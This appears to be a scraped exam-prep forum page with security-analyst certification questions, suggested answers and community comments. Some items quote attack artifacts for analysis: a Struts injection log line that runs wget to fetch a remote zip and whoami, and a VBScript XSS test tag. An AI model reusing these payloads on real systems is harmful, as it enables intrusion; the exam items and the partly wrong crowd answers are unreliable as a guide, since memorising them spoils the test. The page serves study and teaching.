upvoted 1 times

🗨️ 👤 **FT000** 1 year, 4 months ago

Selected Answer: C

I am not so good with coding, but C looks like an injection attack.

upvoted 3 times

🗨️ 👤 **Frog_Man** 1 year, 6 months ago

Answer c - WASTE Encrypted File Sharing Program also uses this port. 1337 means "elite" in hacker/cracker spelling (1=L, 3=E, 7=T, "LEET"="ELITE"). Because of the reference, it may be used by some backdoors. VX Search is vulnerable to a buffer overflow, caused by improper bounds checking by 'Proxy Host Name' field.

upvoted 4 times

🗨️ 👤 **deeden** 1 year, 6 months ago

Selected Answer: A

Agree with A. Without the syntax error, it might allow execution of arbitrary commands. Option B would allow capture of cookies data, which could also be a security concern. Option C looks like a benign sql code injection.

upvoted 2 times

🗨️ 👤 **kmordalv** 1 year, 9 months ago

Selected Answer: A

Seems correct

This entry appears to contain a command injection attempt in the URL using Java's Runtime class.

upvoted 5 times



A security analyst needs to ensure that systems across the organization are protected based on the sensitivity of the content each system hosts. The analyst is working with the respective system owners to help determine the best methodology that seeks to promote confidentiality, availability, and integrity of the data being hosted. Which of the following should the security analyst perform first to categorize and prioritize the respective systems?

- A. Interview the users who access these systems.
- B. Scan the systems to see which vulnerabilities currently exist.
- C. Configure alerts for vendor-specific zero-day exploits.
- D. Determine the asset value of each system.

Suggested Answer: D

Community vote distribution

D (100%)

  **[Removed]**  1 year, 1 month ago

Selected Answer: D

This one is pretty tough. TBH, I feel like A could also be the answer. The question states the analyst is "working with the respective system owners to help determine the best methodology... to promote confidentiality, availability, and integrity...". So clearly, it's a collaborative effort. The issue is, differentiating between system owners (question) and users (answer). Why would you interview the users and not the owners? The end users most likely don't have the knowledge required to best determine the security method. This would be system owners, so read answer choice A carefully. You're interviewing users, NOT owners. D is my vote. The higher the asset value, the greater the need to secure it. Think of a crown jewel. That gets priority.

upvoted 14 times

  **belcher29**  8 months ago

My answer would be D.

I believe the question is aimed around "Risk Calculation".

Quantitative Risk & Qualitative Risk.

Risk = Probability x Impact.

Answer leaning towards D (& not A) because the question doesn't mention users (qualitative) but more so the owners (quantitative). Quantitative; suggesting "Single Loss Expectancy (SLE)", which is calculated $SLE = AV \times EF$

AV= Asset Value, EF= Exposure Factor.

I was leaning towards A initially, but reading the question suggests owners (and not users), so it's down to how much money are they willing to lose if they lost services/data. D.

Company reputation etc etc.

upvoted 1 times

  **deeden** 1 year ago

Selected Answer: D

Agree that asset value should come from owners, not users.

upvoted 1 times

  **Frog_Man** 1 year, 1 month ago

Selected answer: A. It is part of your requirements gathering. It is the same question on the previous version exam and that was the answer on that version.

upvoted 2 times

  **kmordalv** 1 year, 4 months ago



Selected Answer: D

Correct

To categorize and prioritize the respective systems based on their sensitivity and the importance of the data they host, the security analyst should

first determine the asset value of each system. This involves assessing the value of the information hosted on each system, the potential impact of a breach or compromise, and the criticality of the system to the organization's operations.

upvoted 4 times

  **bettyboo** 9 months, 2 weeks ago

I agree with D. Because value does not equal price, but rather what you said: "sensitivity and the importance of the data they host"

upvoted 2 times

A security analyst is reviewing the following alert that was triggered by FIM on a critical system:

Host	Path	Key added
WEBSERVER01	HKLM\Software\Microsoft\Windows\CurrentVersion\Personalization	Allow (1)
WEBSERVER01	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	RunMe (%appdata%\abc.exe)
WEBSERVER01	HKCU\Printers\ConvertUserDevModesCount	Microsoft XPS Writer (2)
WEBSERVER01	HKCU\Network\Z	Remote Path (192.168.1.10 CorpZ_Drive)
WEBSERVER01	HKLM\Software\Microsoft\PCHealthCheck	Installed (1)

Which of the following best describes the suspicious activity that is occurring?



- A. A fake antivirus program was installed by the user.
- B. A network drive was added to allow exfiltration of data.
- C. A new program has been set to execute on system start.
- D. The host firewall on 192.168.1.10 was disabled.

Suggested Answer: C

Community vote distribution

C (85%)

B (15%)

 **BanesTech**  1 year, 2 months ago

Selected Answer: C

The suspicious activity described in the alert is:

- C. A new program has been set to execute on system start.

This is indicated by the entry:

...

Host: Webserver01

Path: HKLM\Software\Microsoft\Windows\CurrentVersion\Run

Key Added: RunME (%appdata%\abc.exe)

...

which shows that a new registry key (`RunME`) was added under `HKLM\Software\Microsoft\Windows\CurrentVersion\Run`, pointing to an executable file (`%appdata%\abc.exe`), indicating that a program has been configured to run automatically when the system starts.

upvoted 15 times

 **YogiT** 5 months, 1 week ago

FIM- File integrity monitoring -

upvoted 1 times

 **Freshly**  7 months, 3 weeks ago

Selected Answer: C

Not only is the answer clearly understandable when looking at BanesTech comment but also understand what FIM does and now you can play process of elimination. Not be because that would be alerted by network monitoring not file integrity. Not D because definitely not file integrity. We wouldn't have an alert in FIM about IP. Between A and C, A is less likely because FIM monitors for programs and files already installed to ensure they haven't been tampered with. In addition, this alert doesn't tell us that something was downloaded by the threat actor. Hope that helps.

upvoted 2 times

 **thisguyfucks** 1 year, 3 months ago

Selected Answer: B



I was thinking B here, not sure on why you guys are choosing C.

upvoted 2 times

  **voiddraco** 10 months, 1 week ago

why'd you choose B?

upvoted 1 times

  **deeden** 1 year, 6 months ago

Selected Answer: C

Agree with C. Options A and D doesn't make sense. and option B looks legitimate.

upvoted 1 times

  **[Removed]** 1 year, 7 months ago

Selected Answer: C

Of the 5 alerts below, C seems to be the most malicious as this can establish persistence of malware.

Host: Webserver01

Path: HKLM\Software\Microsoft\Windows\CurrentVersion\Personalization

Key Added: Allow (1)

Host: Webserver01

Path: HKLM\Software\Microsoft\Windows\CurrentVersion\Run

Key Added: RunME (%appdata%\abc.exe)

Host: Webserver01

Path: HKCU\Printers\ConvertUserDevModesCount

Key added: microsoft xps writer (2)

Host: WEBSERVER01

Path: HKCU\Network\Z

Key Added: Remote Path (192.168.1.0 CorpZ_Drive)

Host: Webserver01

Path: HKLM\Software\Microsoft\PCHealthCheck

Key added: Installed (1)

upvoted 3 times

  **kmordalv** 1 year, 9 months ago

Selected Answer: C

Of the options described above, the most correct option is C.

upvoted 1 times

Which of the following best describes the document that defines the expectation to network customers that patching will only occur between 2:00 a.m. and 4:00 a.m.?

- A. SLA
- B. LOI
- C. MOU
- D. KPI

Suggested Answer: A

Community vote distribution

A (100%)

  **[Removed]**  7 months ago

Selected Answer: A

A) SLA

Pretty easy question. Here's a human answer (not the ChatGPT stuff below). No idea what LOI is. Didn't come across it in the Sybex Study Guide or Certmaster course. MOU is memorandum of understanding. This is a non-legally binding agreement. Doesn't lay out the exact specifics like an SLA does (service level agreement). KPI is key performance indicators, which are metrics (measurements) of how well something is performing. Not relevant to our question.

upvoted 7 times

  **kmordalv**  9 months, 3 weeks ago

Selected Answer: A

An SLA is an agreement between a company and a vendor that stipulates performance expectations, such as minimum uptime and maximum downtime levels. Organizations use SLAs when contracting services from service providers such as Internet Service Providers (ISPs)

upvoted 6 times

A cybersecurity analyst is reviewing SIEM logs and observes consistent requests originating from an internal host to a blocklisted external server. Which of the following best describes the activity that is taking place?

- A. Data exfiltration
- B. Rogue device
- C. Scanning
- D. Beaconsing

Suggested Answer: D

Community vote distribution

D (100%)

🗳️ **luliiizoares** 7 months, 1 week ago

Selected Answer: D

Correct Answer: D. Beaconsing

Analysis: Beaconsing refers to the activity where malware or compromised systems regularly check in with a command and control (C2) server for instructions or to report status. This is characterized by consistent and repeated network traffic from an internal host to an external server, especially one that is blocklisted.

Explanation of Other Options:

A. Data exfiltration: This involves transferring sensitive data out of the organization, but it would typically show large amounts of data being sent, not just consistent requests.

B. Rogue device: This refers to unauthorized devices connected to the network, which may not necessarily show consistent traffic to a specific external server.

C. Scanning: Scanning involves probing other devices or networks for vulnerabilities and would show different traffic patterns, usually a variety of destination IP addresses rather than consistent connections to a single blocklisted server.

upvoted 2 times

🗳️ **[Removed]** 1 year, 7 months ago

Selected Answer: D

D) Beaconsing

No indication of data exfil. Bandwidth usage isn't reported to be at high levels. Consistent requests, not data. Could be a simple ping. Also not C, since it's going from internal to external, so wouldn't be a probing scan from the outside. B doesn't make sense in this context.

upvoted 3 times

🗳️ **Alizade** 1 year, 7 months ago

Selected Answer: D

The answer is D. Beaconsing.

upvoted 1 times

🗳️ **FoeMarc** 1 year, 8 months ago

C. Scanning


In this scenario, the consistent requests originating from an internal host to a blocklisted external server indicate scanning activity. Scanning typically involves sending multiple requests or probes to various hosts or services to identify vulnerabilities or discover open ports. When an internal host is repeatedly attempting to connect to a blocklisted external server, it suggests that it may be attempting to scan or probe the server for vulnerabilities or open ports. This behavior should be investigated further to determine the intent and potential risks associated with the scanning activity.

upvoted 1 times

🗳️ **kmordalv** 1 year, 8 months ago

There are constant requests from an internal server to an external server. Since no data is clearly visible in the LOG, this is the definition of beaconing. A scan would be the other way around, from an external server (or computer) to an internal one and no constant requests would be made.

upvoted 1 times

  **kmordalv** 1 year, 9 months ago

Selected Answer: D

Since the SIEM LOG does not show any data but simply requests to establish communication, it seems to indicate beaconing.

upvoted 3 times


An incident response team is working with law enforcement to investigate an active web server compromise. The decision has been made to keep the server running and to implement compensating controls for a period of time. The web service must be accessible from the internet via the reverse proxy and must connect to a database server. Which of the following compensating controls will help contain the adversary while meeting the other requirements? (Choose two).

- A. Drop the tables on the database server to prevent data exfiltration.
- B. Deploy EDR on the web server and the database server to reduce the adversary's capabilities.
- C. Stop the httpd service on the web server so that the adversary can not use web exploits.
- D. Use microsegmentation to restrict connectivity to/from the web and database servers.
- E. Comment out the HTTP account in the /etc/passwd file of the web server.
- F. Move the database from the database server to the web server.

Suggested Answer: BD

Community vote distribution

BD (100%)

 **kmordalv** Highly Voted 1 year, 3 months ago

Selected Answer: BD

EDR solutions can help detect and respond to suspicious activities on the web server and database server. This is a reasonable compensating control to reduce the adversary's capabilities.

Microsegmentation can be an effective compensating control to restrict network connectivity and contain the adversary's movement. This helps meet the requirement of containing the adversary.

upvoted 7 times

 **chaddman** Highly Voted 1 year, 2 months ago

Selected Answer: BD

D. Use microsegmentation to restrict connectivity to/from the web and database servers.

Microsegmentation involves dividing the network into smaller, isolated segments, and it can be a highly effective way to contain an adversary's movement within the network. By restricting connectivity between the web server and the database server to only the necessary communication paths, you can limit the attacker's ability to move laterally within the network.

B. Deploy EDR on the web server and the database server to reduce the adversary's capabilities.

Endpoint Detection and Response (EDR) solutions are designed to monitor and respond to suspicious activities on endpoints (servers, workstations). By deploying EDR on both the web server and the database server, you can actively detect and respond to malicious activities, reducing the adversary's capabilities and potentially stopping their progress.

upvoted 5 times

 **deeden** Most Recent 1 year ago

I'm skeptical towards option B. I mean, will EDR still be effective after the fact? Shouldn't it already be present prior to the compromise? Any real world scenario input please?

upvoted 1 times

 **Perryperry** 10 months ago

Option B is valid. That's what we usually do when there is an active compromise. There should already be an EDR on the first place.

upvoted 1 times

 **dddc1000** 1 year, 3 months ago

Agree with kmordalv

Answer BD

and adding this: EDR (Endpoint Detection and Response) solutions provide real-time

and historical visibility into a breach, contain malware within a single host, and help facilitate remediation of the host to its original state.

upvoted 2 times

An incident response team member is triaging a Linux server. The output is shown below:

```
$ cat /etc/passwd

root:x:0:0:::/bin/zsh
bin:x:1:1:::/usr/bin/nologin
daemon:x:2:2:::/usr/bin/nologin
mail:x:8:12::/var/spool/mail:/usr/bin/nologin
http:x:33:33::/srv/http:/bin/bash
nobody:x:65534:65534:Nobody:/usr/bin/nologin
git:x:972:972:git daemon user:/usr/bin/git-shell

$ cat /var/log/httpd

at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:241)
at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:208)
at org.java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:316)
at org.java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1142)
WARN [struts2.dispatcher.multipart.JakartaMultiPartRequest] Unable to parse request
container.getInstance.(#wget http://grohl.ve.da/tmp/brkgtr.zip;#whoami)
at org.apache.commons.fileupload.FileUploadBase$FileUploadBase$FileItemIteratorImpl.<init>(FileUploadBase.java:947)
at org.apache.commons.fileupload.FileUploadBase.getItemIterator(FileUploadBase.java:334)
at org.apache.struts2.dispatcher.multipart.JakartaMultiPartRequest.parseRequest(JakartaMultiPartRequest.java:188)
org.apache.struts2.dispatcher.multipart.JakartaMultiPartRequest.parseRequest(JakartaMultiPartRequest.java:423)
```

Which of the following is the adversary most likely trying to do?

- A. Create a backdoor root account named zsh.
- B. Execute commands through an unsecured service account.
- C. Send a beacon to a command-and-control server.
- D. Perform a denial-of-service attack on the web server.

Suggested Answer: B

Community vote distribution

B (94%) 6%

 **kmordalv** Highly Voted 1 year, 9 months ago

Selected Answer: B

Looking at the output I see that it is running
 container.getInstance.(#wget http://grohl.ve.da/tmp/brkgtr.zip;#whoami)
 Of the options proposed, it seems that option B is the most logical answer.
 upvoted 20 times

 **Wole_excel** Highly Voted 10 months, 3 weeks ago

ased on the provided output:

/etc/passwd:

The http account has a /bin/bash shell assigned instead of the usual /usr/bin/nologin or /bin/false. This suggests that the adversary has potentially modified the http service account to allow for command execution, which typically wouldn't be possible with a service account.


/var/log/httpd:

The logs indicate an error related to parsing a request and references a suspicious URL (http://grohl.ve.da/tmp/brkgtr.zip). This suggests that the adversary attempted to exploit a vulnerability in the web application (likely a file upload or remote code execution vulnerability) to download and potentially execute a malicious file.

Given this information:

The adversary is most likely trying to execute commands through an unsecured service account (B). The modification of the http account to use /bin/bash indicates an attempt to gain shell access using that account, which could be leveraged for further exploitation. The log entries also suggest an attempt to download and possibly execute malicious files through the compromised web server.



upvoted 8 times

 **thisguyfucks** Most Recent 9 months, 2 weeks ago

Selected Answer: B

Im thinking B



upvoted 1 times

  **a3432e2** 11 months, 2 weeks ago

Selected Answer: B

It is B, There is no indication in the provided logs or user account information that a backdoor root account named zsh is being created. The /etc/passwd file does not show a user with such a name or hint towards such an action. This option seems less likely based on the information given. Normally, service accounts like http (associated with the HTTP service) should have minimal permissions and use restrictive shells like /usr/bin/nologin. The presence of a shell like /bin/bash may allow an attacker to execute commands if they manage to exploit the service.

upvoted 5 times

  **LB54** 11 months, 2 weeks ago

Selected Answer: A

Based on the provided image, the adversary is most likely trying to create a backdoor root account named zsh (Option A). This conclusion is drawn from the presence of a user account named 'zsh' with root privileges in the /etc/passwd file, which is a common tactic used by attackers to maintain persistent access to a compromised system.

upvoted 1 times

  **Koekjesdoos_111** 8 months, 1 week ago

Thats a file... not the username

upvoted 1 times

  **thisguyfucks** 1 year, 3 months ago

Selected Answer: B

I'm thinking B here.

upvoted 2 times

A SOC analyst identifies the following content while examining the output of a debugger command over a client-server application:


```
getConnection(database01,"alpha","AxTv.127GdCx94GTd");
```

Which of the following is the most likely vulnerability in this system?

- A. Lack of input validation
- B. SQL injection
- C. Hard-coded credential
- D. Buffer overflow

Suggested Answer: C

Community vote distribution



chaddman Highly Voted 1 year, 8 months ago

Selected Answer: C

The most likely vulnerability in the given content is:

C. Hard-coded credential

In the provided content, the string "AxTv.127GdCx94GTd" appears to be a hard-coded credential (e.g., a password) embedded directly within the code. This is a security vulnerability because it means that the application is using a static, unchanging credential for database access, which is generally not recommended for security reasons.

Hard-coded credentials can be easily discovered by attackers who have access to the application's code or binary, and they can potentially lead to unauthorized access to sensitive data or systems. It's essential to store credentials securely and use techniques like encryption, secure key management, and password rotation to enhance security.

upvoted 6 times

luliiizoares Most Recent 7 months, 1 week ago

Selected Answer: C

Correct Answer: C. Hard-coded credential

Analysis: The snippet `getConnection(database01,"alpha","AxTv.127GdCx94GTd");` suggests that the credentials (in this case, a password) are directly embedded in the code. This practice, known as hard-coded credentials, is a security risk because it can be easily extracted by anyone with access to the code or debugging information.

Explanation of Other Options:

A. Lack of input validation: This generally refers to improper validation of user inputs, which is not evident in the provided code snippet.

B. SQL injection: This involves injecting malicious SQL code into a query, but the provided code snippet does not show any user inputs being incorporated into a SQL statement.

D. Buffer overflow: This vulnerability occurs when more data is written to a buffer than it can hold, leading to overwriting of adjacent memory. The given code snippet does not indicate any buffer management issues.

upvoted 1 times

c83335b 1 year, 1 month ago

Selected Answer: A

Is asking for vulnerability on the system so it must be A

upvoted 1 times

Koekjesdoos_111 8 months, 1 week ago

Hardcoded passwords is also a vulnerability..

upvoted 1 times

  **thisguyfucks** 1 year, 3 months ago

Selected Answer: C

I think the answer is C

upvoted 2 times

  **kmordalv** 1 year, 10 months ago

Selected Answer: C

The given content appears to be a call to a function that includes arguments to establish a connection to a database within a client-server application. Therefore, the given answer seems to be the correct answer.

upvoted 2 times

A technician is analyzing output from a popular network mapping tool for a PCI audit:

```
PORT STATE SERVICE VERSION
22/tcp open  ssh Cisco SSH 1.25 (protocol 2.0)
443/tcp open  ssl/http OpenResty web app server
|_ http-server-header: openresty
|_ ssl-enum-ciphers:
|_ TLSv1.1:
|_ ciphers:
|_ TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
|_ TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
|_ compressors:
|_ NULL
|_ cipher preference: server
|_ warnings:
|_ Insecure certificate signature (SHA1), score capped at F
|_ TLSv1.2:
|_ ciphers:
|_ TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - F
|_ TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - F
|_ TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp256r1) - F
|_ TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - F
|_ TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (secp256r1) - F
|_ TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - F
|_ TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - F
|_ TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - F
|_ TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
|_ TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
|_ compressors:
|_ NULL
|_ cipher preference: server
|_ warnings:
|_ Insecure certificate signature (SHA1), score capped at F
|_ least strength: F
MAC Address: MAC ADDRESS(Cisco Systems)
Service Info: OS: IOS; CPE: cpe:/o:cisco:ios
Service detection performed. Please report any incorrect results at <REDACTED>.
<REDACTED> done: 1 IP address (1 host up) scanned in 16.47 seconds
```

Which of the following best describes the output?

- A. The host is not up or responding.
- B. The host is running excessive cipher suites.
- C. The host is allowing insecure cipher suites.
- D. The Secure Shell port on this host is closed.

Suggested Answer: C

Community vote distribution

C (100%)

 **kmordalv** Highly Voted 1 year, 4 months ago

Selected Answer: C

Correct.

The output shows the result of running the ssl-enum-ciphers script with Nmap, which is a tool that can scan web servers for supported SSL/TLS cipher suites. The output shows the cipher suites that are supported by the server, along with a letter grade (A through F) indicating the strength of the connection. The output also shows the least strength, which is the strength of the weakest cipher offered by the server. In this case, the least strength is F, which means that the server is allowing insecure cipher suites that are vulnerable to attacks or have been deprecated.

upvoted 16 times

 **b0ad9e1** Highly Voted 1 year ago


Selected Answer: C

Answer is C.

TLS version 1.1 is deprecated.

version 1.2 is frowned upon as people use the latest version 1.3.

upvoted 5 times

  **thisguyfucks** Most Recent 9 months, 1 week ago

Selected Answer: C

The host is running insecure cipher suites


upvoted 2 times

A managed security service provider is having difficulty retaining talent due to an increasing workload caused by a client doubling the number of devices connected to the network. Which of the following would best aid in decreasing the workload without increasing staff?

- A. SIEM
- B. XDR
- C. SOAR
- D. EDR

Suggested Answer: C

Community vote distribution



kmordalv Highly Voted 1 year, 10 months ago

Selected Answer: C

Correct. Security Orchestration, Automation, and Response (SOAR) would be the best option to aid in decreasing the workload without increasing staff. SOAR platforms are designed to streamline and automate various security operations tasks, allowing security teams to respond to incidents more efficiently. By implementing a SOAR solution, the managed security service provider can significantly reduce the manual workload on their security team, allowing them to handle a larger number of devices and incidents without having to hire additional staff.

upvoted 17 times

SHADTECH123 Most Recent 1 year ago

Selected Answer: B

In this scenario, implementing XDR would likely be the best solution. XDR can help decrease the workload by providing a more integrated and automated approach to detecting, investigating and responding to threats across multiple security layers and endpoints.

upvoted 1 times

An employee is suspected of misusing a company-issued laptop. The employee has been suspended pending an investigation by human resources. Which of the following is the best step to preserve evidence?

- A. Disable the user's network account and access to web resources.
- B. Make a copy of the files as a backup on the server.
- C. Place a legal hold on the device and the user's network share.
- D. Make a forensic image of the device and create a SHA-1 hash.

Suggested Answer: D

Community vote distribution

D (68%)

C (32%)

🗳️ **b0ad9e1** Highly Voted 1 year, 6 months ago

Selected Answer: D

Read the question, "An employee is suspected of misusing a company-issued laptop. The employee has been suspended pending an investigation by human resources. Which of the following is the best step to preserve evidence?"

The focus is the laptop. We need to image it and hash the image.

The answer can't be legal hold as there is not regulatory or legal invoked. It says he misused the laptop, no detail was given to how it was misused.

There are a number of things he could have been doing which would have been against company policy, but would not have triggered a legal hold.

There is nothing to indicate there is potential litigation pending.

upvoted 13 times

🗳️ **section8santa** Highly Voted 1 year, 2 months ago

Selected Answer: D

This approach ensures that a complete and exact copy of all the data on the device is made, which is essential for a forensic investigation. The SHA-1 hash is used to verify the integrity of the data, ensuring that the forensic image is an exact, unaltered copy of the original data. This is critical for legal and investigative purposes, as it ensures the admissibility of the evidence in any potential legal proceedings.

upvoted 7 times

🗳️ **luliiizoares** Most Recent 7 months, 1 week ago

Selected Answer: D

Correct Answer: D.

Analysis: Making a forensic image of the device and creating a SHA-1 hash is the best step to preserve evidence. This process ensures that a bit-by-bit copy of the device is taken, preserving the original state of the data for future analysis and investigation. The SHA-1 hash provides a cryptographic verification that the copy is identical to the original, which is crucial for maintaining the integrity of the evidence.

upvoted 1 times

🗳️ **Aziz132** 7 months, 4 weeks ago

since they mentioned that the employee was suspended. They are indicating that he will no longer be using his machine until the investigation is done. C sounds about right.

upvoted 1 times

🗳️ **_invalid_nickname** 8 months, 3 weeks ago

Selected Answer: D

Question is not asking for first step nor gave any details into the nature of the misuse. It just what asked is the step to preserve evidence. The only step that guarantees the evidence is preserved and not tampered with is D (one can check for tampering with hashes, even if it is an outdated one).

upvoted 2 times

🗳️ **mmsbaseball3** 11 months ago

Selected Answer: D

Even with SHA-1 being old this is the best answer available. There would be no reason to put a legal hold on the laptop as it is the property of the company and would be returned or confiscated anyways. A legal hold would make more sense if it mentioned they had a BYOD policy and the user was using their own laptop.

upvoted 1 times

🗨️ 👤 **maggie22** 1 year ago

Selected Answer: D

Forensic imaging. Do not focus on the laptop. Focus on the question.

upvoted 3 times

🗨️ 👤 **Mehe323** 1 year, 1 month ago

Selected Answer: D

The SHA-1 part is weird, but C can not actually stop a user from making changes until the laptop is seized, so that is why I chose D.

upvoted 2 times

🗨️ 👤 **captaintoadyo** 1 year, 1 month ago

Selected Answer: C

Sha1 is very old is not advised to be used as it is very insecure...

upvoted 2 times

🗨️ 👤 **Kmelaun** 1 year, 2 months ago

Selected Answer: C

C. Place a legal hold on the device and the user's network share.

CertMaster Topic 8B:

A legal hold, or litigation hold, describes the notification received by an organization's legal team instructing them to preserve electronically stored information (ESI) and/or paper documents that may be relevant to a pending legal case. Legal hold authority can be complicated by jurisdiction, but these details are managed by legal teams. It is imperative that the cybersecurity team be notified of legal holds as soon as possible in order to ensure data is preserved in accordance with the order. Legal hold requirements often exceed the data protection and retention periods ordinarily in place.

upvoted 1 times

🗨️ 👤 **yeahnodontthinkso** 6 months, 1 week ago

I see where you're coming from but there's nothing to indicate that the employee did anything illegal. They simply broke company policy.

upvoted 1 times

🗨️ 👤 **89b45b4** 1 year, 4 months ago

Selected Answer: D

It only says "best step to preserve evidence" which means make a forensic image.

upvoted 2 times

🗨️ 👤 **throughthefray** 1 year, 6 months ago

Selected Answer: D

NIST recommended SHA-1 should be phased out by Dec. 31, 2030 as far as I know this question doesn't mention taking place in the future.

SHA-1 would be a problem here if there was a hashed password that they were trying to secure. There isn't one, so that's not even the problem being addressed here.

Also what if the user has a logic bomb that says "if I don't log in to my network share account in X amount of time, just wipe my account." Now while the law is creeping slowly toward a resolution that account is being wiped. I argue that one should forensically copy that person's device and their storage on the network share drive hash it.

I'm gonna argue for D on this one, however I'm open to the wisdom/counter arguments of others.

upvoted 3 times

🗨️ 👤 **throughthefray** 1 year, 6 months ago

Also...

The question asks for BEST solution not for the FIRST step.

Hear me out.

Sure sha1 was deprecated... but it was done so because of the expected ease of AI having the ability to crack/ brute force it, which wouldn't be a problem here as their goal here

is to ensure that evidence is preserved, which having a hash of the drive that was copied would allow you to know. That drive and hash would be in the possession of the

forensic analyst within a forensic environment. There would be no realistic risk of that hash being brute forced.

upvoted 4 times

🗨️ 👤 **deeden** 1 year, 6 months ago

Selected Answer: C

It appears this question is similar to whether to:

A. secure the crime scene; or

B. start collecting evidence.

Most people choose A.

upvoted 1 times

🗳️ 👤 **[Removed]** 1 year, 7 months ago

Selected Answer: C

Came back to this one. SHA-1 was indeed deprecated last year (2022). C is the best option since D can be eliminated.

upvoted 1 times

🗳️ 👤 **LiveLaughToasterBath** 1 year, 7 months ago

Selected Answer: C

SHA-1 was deprecated for use by NIST.

upvoted 3 times

🗳️ 👤 **[Removed]** 1 year, 7 months ago

Came back to this one. Sure enough, SHA-1 was indeed deprecated last year (2022). I agree with C being the best option since D can be eliminated.

upvoted 1 times

🗳️ 👤 **[Removed]** 1 year, 7 months ago

Selected Answer: D

I'm going with D since C is an administrative process, and not an actual technical process of preserving evidence. The Legal Hold is simply an order, but it does nothing to preserve the data.

upvoted 1 times

🗳️ 👤 **581777a** 1 year, 8 months ago

Selected Answer: D

The answer is D because C does not preserve evidence which is what the question is asking. Sometimes you have to look for those keywords because there will usually be two or good answers.

upvoted 3 times

🗳️ 👤 **muvisan** 1 year, 8 months ago

still I think C is correct - as Legal hold triggers that processes are started to preserve data - see comptia study guide, chapter 10, evidence acquisition and preservation.

upvoted 1 times

🗳️ 👤 **581777a** 1 year, 8 months ago

I appreciate the insight, it makes sense then. I have my test in the morning so I hope it's right lol

upvoted 2 times

🗳️ 👤 **RT7** 1 year, 7 months ago

Hi 581777a- Just wondering if your test had most of the questions listed in here?


upvoted 4 times

An analyst receives threat intelligence regarding potential attacks from an actor with seemingly unlimited time and resources. Which of the following best describes the threat actor attributed to the malicious activity?

- A. Insider threat
- B. Ransomware group
- C. Nation-state
- D. Organized crime

Suggested Answer: C

Community vote distribution



Kmelaun Highly Voted 1 year, 2 months ago

Selected Answer: C

Certmaster 2A:

The "advanced" part of an APT is a crucial identifier, as these types of threats are rarely executed by lone attackers using publicly available exploits or exploit frameworks (such as Metasploit). APT threat groups can access considerable financial and personnel resources, including teams specializing in custom exploit development and execution. APTs spend considerable time gathering intelligence on their targets to develop highly specific exploits. APT groups often combine many different attack elements into a carefully planned and orchestrated attack that may unfold over several months or longer.

APTs have diverse overall goals, but since a significant focus of their attack activities includes custom software development and stealth, most APTs are interested in maintaining access—or persistence—to networks and systems. Because of this, APTs are some of the most notorious and harmful threats to organizations and governments.

upvoted 5 times

Freshly Most Recent 7 months, 3 weeks ago

Selected Answer: C

There is support in the CompTIA criteria that would point to nation state but if you know both C & D, then I say ask the common sense question. Who is likely to outlast the other when it comes to resources? Nation State (it's the government bruh... They have the best of the best) or organized crime (those banned together with all different skill levels and actually do the crime FOR the money)... Nation-state all day. They can use allies as outside resources more effectively, print their own money, and then turn around and use that money to hire those from organized crime organizations to achieve their goal. Hope this helps.

upvoted 3 times

maggie22 1 year ago

Selected Answer: D

Nation-state actors, such as intelligence agencies and military organizations, often have significant resources allocated to cyber operations. They may possess extensive funding, access to advanced technologies, and a mandate to conduct cyber espionage, cyber warfare, or influence operations.

upvoted 4 times

maggie22 1 year ago

I mean *C

upvoted 4 times

c83335b 1 year, 1 month ago

Selected Answer: D

Organized Crime since that is all they do they will have all the time and money to perform this.

upvoted 1 times

[Removed] 1 year, 7 months ago

Selected Answer: C

Between B, C, and D, the nation state (C) would have the most resources and funds to conduct advanced level attacks.

upvoted 4 times

kmordalv 1 year, 10 months ago

Selected Answer: C

Correct

A threat actor with seemingly unlimited time and resources typically aligns with a nation-state actor. Nation-states often possess significant resources, both in terms of technology and personnel, allowing them to conduct sophisticated and prolonged cyberattacks.

upvoted 3 times

A systems analyst is limiting user access to system configuration keys and values in a Windows environment. Which of the following describes where the analyst can find these configuration items?

- A. config.ini
- B. ntds.dit
- C. Master boot record
- D. Registry

Suggested Answer: D

Community vote distribution

D (100%)

  **chaddman** 8 months ago

Selected Answer: D

D. Registry

In a Windows environment, system configuration keys and values are typically stored in the Windows Registry. The Windows Registry is a hierarchical database that stores configuration settings and options for both the operating system and installed applications. It contains a wide range of information related to system configuration, user profiles, hardware settings, and more. System administrators and analysts can access and modify these configuration items within the Windows Registry to manage and customize various aspects of the system.

upvoted 3 times

  **kmordalv** 10 months ago

Selected Answer: D

Correct

The Registry is a hierarchical database used by the operating system to store configuration settings and options. It contains information about hardware, software, user preferences, and system settings. System analysts often work with the Registry to configure and manage various aspects of the Windows operating system.

upvoted 3 times

While reviewing web server logs, a security analyst found the following line:

```
< IMG SRC='vbscript:msgbox("test")' >
```

Which of the following malicious activities was attempted?

- A. Command injection
- B. XML injection
- C. Server-side request forgery
- D. Cross-site scripting

Suggested Answer: D

Community vote distribution

D (100%)


  **kmordalv** Highly Voted 1 year, 10 months ago

Selected Answer: D

Correct

The provided line is an example of a cross-site scripting (XSS) attack. In an XSS attack, malicious code is injected into a web application, and when other users view the page containing this code, the injected code is executed in their browsers. In this case, the code attempts to execute a VBScript message box with the text "test".

upvoted 10 times

  **voiddraco** Most Recent 10 months, 3 weeks ago

D,

IMG SRC= is HTML and Cross-site scripting (XSS) injects code into a web app



upvoted 3 times

